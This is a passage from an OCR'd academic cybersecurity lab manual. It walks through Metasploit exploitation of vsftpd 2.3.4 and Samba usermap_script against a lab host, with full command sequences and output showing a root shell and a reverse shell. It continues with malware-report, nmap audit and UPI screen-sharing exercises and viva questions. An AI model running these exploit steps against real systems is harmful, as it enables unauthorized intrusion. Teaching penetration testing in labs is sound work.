ftpd_234_backdoor
```

To use the exploit

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

To know more about the exploit use info

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > info

       Name: VSFTPD v2.3.4 Backdoor Command Execution
     Module: exploit/unix/ftp/vsftpd_234_backdoor
   Platform: Unix
       Arch: cmd
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2011-07-03

Provided by:
  hdm <x@hdm.io>
  MC <mc@metasploit.com>

Available targets:
  Id  Name

Basic options:
  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  RHOSTS                   yes       The target host(s), see https://github.com/rapid7/meta
                                     sploit-framework/wiki/Using-Metasploit
  RPORT   21               yes       The target port (TCP)
```

Set rhost ipddress

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.23.129
RHOST ⇒ 192.168.23.129
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > info

       Name: VSFTPD v2.3.4 Backdoor Command Execution
     Module: exploit/unix/ftp/vsftpd_234_backdoor
   Platform: Unix
       Arch: cmd
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2011-07-03
```

Use info to check RHOST

```
Basic options:
  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  RHOSTS  192.168.23.129   yes       The target host(s), see https://github.com/rapid7/meta
                                     sploit-framework/wiki/Using-Metasploit
  RPORT   21               yes       The target port (TCP)
```

To take the advantage of the exploit we use payload

>show payloads

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads
===================

   #  Name                          Disclosure Date  Rank    Check  Description
   -  ----                          ---------------  ----    -----  -----------
   0  payload/cmd/unix/interact                      normal  No     Unix Command, Interact with
Established Connection
```

Set the payload

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payloads /cmd/unix/interact
payloads ⇒ /cmd/unix/interact
```

Exploit

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.23.129:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.23.129:21 - USER: 331 Please specify the password.
[+] 192.168.23.129:21 - Backdoor service has been spawned, handling...
[+] 192.168.23.129:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.23.128:40081 → 192.168.23.129:6200 ) at 2022-07-
04 05:17:05 -0400
```

Use linux commands such as ls

```
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
```

```
exit
[*] 192.168.23.129 - Command shell session 1 closed.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > back
```

Try to find vulnerability for port 445

```
445/tcp  open  netbios-ssn  Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
```

```
msf6 > search samba

Matching Modules
================

   #   Name                                                Disclosure Date  Rank       Check  Description
   -   ----                                                ---------------  ----       -----  -----------
   0   exploit/unix/webapp/citrix_access_gateway_exec      2010-12-21       excellent  Yes    Citrix Access Gateway Command Execution
   1   exploit/windows/license/calicclnt_getconfig         2005-03-02       average    No     Computer Associates License Client GETCONFIG Overflow
   2   exploit/unix/misc/distcc_exec                       2002-02-01       excellent  Yes    DistCC Daemon Command Execution
   3   exploit/windows/smb/group_policy_startup            2015-01-26       manual     No     Group Policy Script Execution From Shared Resource
   4   post/linux/gather/enum_configs                                       normal     No     Linux Gather Configurations
   5   auxiliary/scanner/rsync/modules_list                                 normal     No     List Rsync Modules
   6   exploit/windows/fileformat/ms14_060_sandworm        2014-10-14       excellent  No
```

Or

```
msf6 > search 3.0.20

Matching Modules
================

   #  Name                                                 Disclosure Date  Rank       Chec
k  Description
   -  ----                                                 ---------------  ----       ----
-  -----------
   0  exploit/multi/samba/usermap_script                   2007-05-14       excellent  No
   Samba "username map script" Command Execution
   1  auxiliary/admin/http/wp_easycart_privilege_escalation  2015-02-25       normal     Yes
   WordPress WP EasyCart Plugin Privilege Escalation
```

Use exploit

```
msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > info

       Name: Samba "username map script" Command Execution
     Module: exploit/multi/samba/usermap_script
   Platform: Unix
       Arch: cmd
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2007-05-14

Provided by:
  jduck <jduck@metasploit.com>
```

Set RHOST

```
msf6 exploit(multi/samba/usermap_script) > set RHOST 192.168.23.129
RHOST ⇒ 192.168.23.129
msf6 exploit(multi/samba/usermap_script) > info

       Name: Samba "username map script" Command Execution
     Module: exploit/multi/samba/usermap_script
   Platform: Unix
       Arch: cmd
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2007-05-14

Provided by:
  jduck <jduck@metasploit.com>
```

Show payloads

```
msf6 exploit(multi/samba/usermap_script) > show payloads

Compatible Payloads
===================

   #   Name                                Disclosure Date  Rank    Check  Descriptio
n
   -   ----                                ---------------  ----    -----  ----------
-
   0   payload/cmd/unix/bind_awk                            normal  No     Unix Comma
nd Shell, Bind TCP (via AWK)
   1   payload/cmd/unix/bind_busybox_telnetd                normal  No     Unix Comma
nd Shell, Bind TCP (via BusyBox telnetd)
   2   payload/cmd/unix/bind_inetd                          normal  No     Unix Comma
nd Shell, Bind TCP (inetd)
   3   payload/cmd/unix/bind_jjs                            normal  No     Unix Comma
nd Shell, Bind TCP (via jjs)
   4   payload/cmd/unix/bind_lua                            normal  No     Unix Comma
nd Shell, Bind TCP (via Lua)
   5   payload/cmd/unix/bind_netcat                         normal  No     Unix Comma
```


Use payload

```
msf6 exploit(multi/samba/usermap_script) > set payload cmd/unix/reverse
payload ⇒ cmd/unix/reverse
msf6 exploit(multi/samba/usermap_script) > info

       Name: Samba "username map script" Command Execution
     Module: exploit/multi/samba/usermap_script
   Platform: Unix
       Arch: cmd
  Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2007-05-14

Provided by:
  jduck <jduck@metasploit.com>

Available targets:
  Id  Name
  --  ----
  0   Automatic
```

Exploit

```
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP double handler on 192.168.23.128:4444
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo 0r7IQqqd6nK4WYL3;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "0r7IQqqd6nK4WYL3\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 2 opened (192.168.23.128:4444 → 192.168.23.129:33202 ) at 2022-07-
04 05:33:30 -0400
```

Run some unix commands



VIVA Questions

1. What is Metasploit?

……..

……

……

2. What is vulnerability?

……

……

……

3. What is RHOST and LHOST?

……

……

……

4. What is the command used to list out the payloads in metasploit?

……

……..

……

5. List out any three payloads used for ftp?

……

……..

……

Experiment 9: Implementation of IT Audit, malware analysis and Vulnerability assessment and generate the report.

Step1:

Collection Information about Malware:

How a malware is collected.

Step2:


Basic Information about malware:


Name: file.exe
Media Type: application/x-msdownload
SHA-256: d01d08621690c1a7a0f41bdd1bb02ec05d418ef68b06cd3cfd54fbb3f58ba80a
Report ID: 37cec6e6-0778-4c35-9cb3-d177c1e6e34a
Submission ID: 62c24f59783441cda10213de
Submission Date: 07/04/2022, 02:24:27


Step3:

Report from filescan.io


In filescan.io







Report in virustotal



Final deduction

Final report.

IT Audit: Do the port scanning of the computer using nmap/zenmap to identify the open ports and see if services running on those ports are vulnerable or not. Write a report on it. [Note: Clear any firewall rules that you have added by using the command sudo iptables –F]

VIVA Questions

1. What is malware?

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2. What is port scanning?

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3. List out any two websites used to get the malware analysis report?

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4. What is nmap/Zenmap tool?Why is it used?

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5. How is malware collected?

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Experiment 10: Test security of UPI applications on Desktop sharing applications.


Step 1:
Download and install UPI application on your phone
Download and install Teamviewer on your phone and computer
Download and install Anydesk on your phone and computer

Step 2:
Test the security of the application and fill the table (keep adding more applications as you test)

List of UPI Apps

UPI Apps	Team Viewer	Any Desk
BHIM		
Google Pay		


AnyDesk Login



Download anyDesk in mobile

Connect both Mobile with Desktop


Open any UPI Application



Try to perform any online transaction like sending a negligible amount to any of your contacts.

With the security measures followed by UPI applications it should not allow any transactions

It should display following message in the mobile.



VIVA Questions

1.List out a few UPI Apps?

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2. What is security policy?

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3. What is a software license?

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4. Why is security testing required?

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5. What is Steganography?

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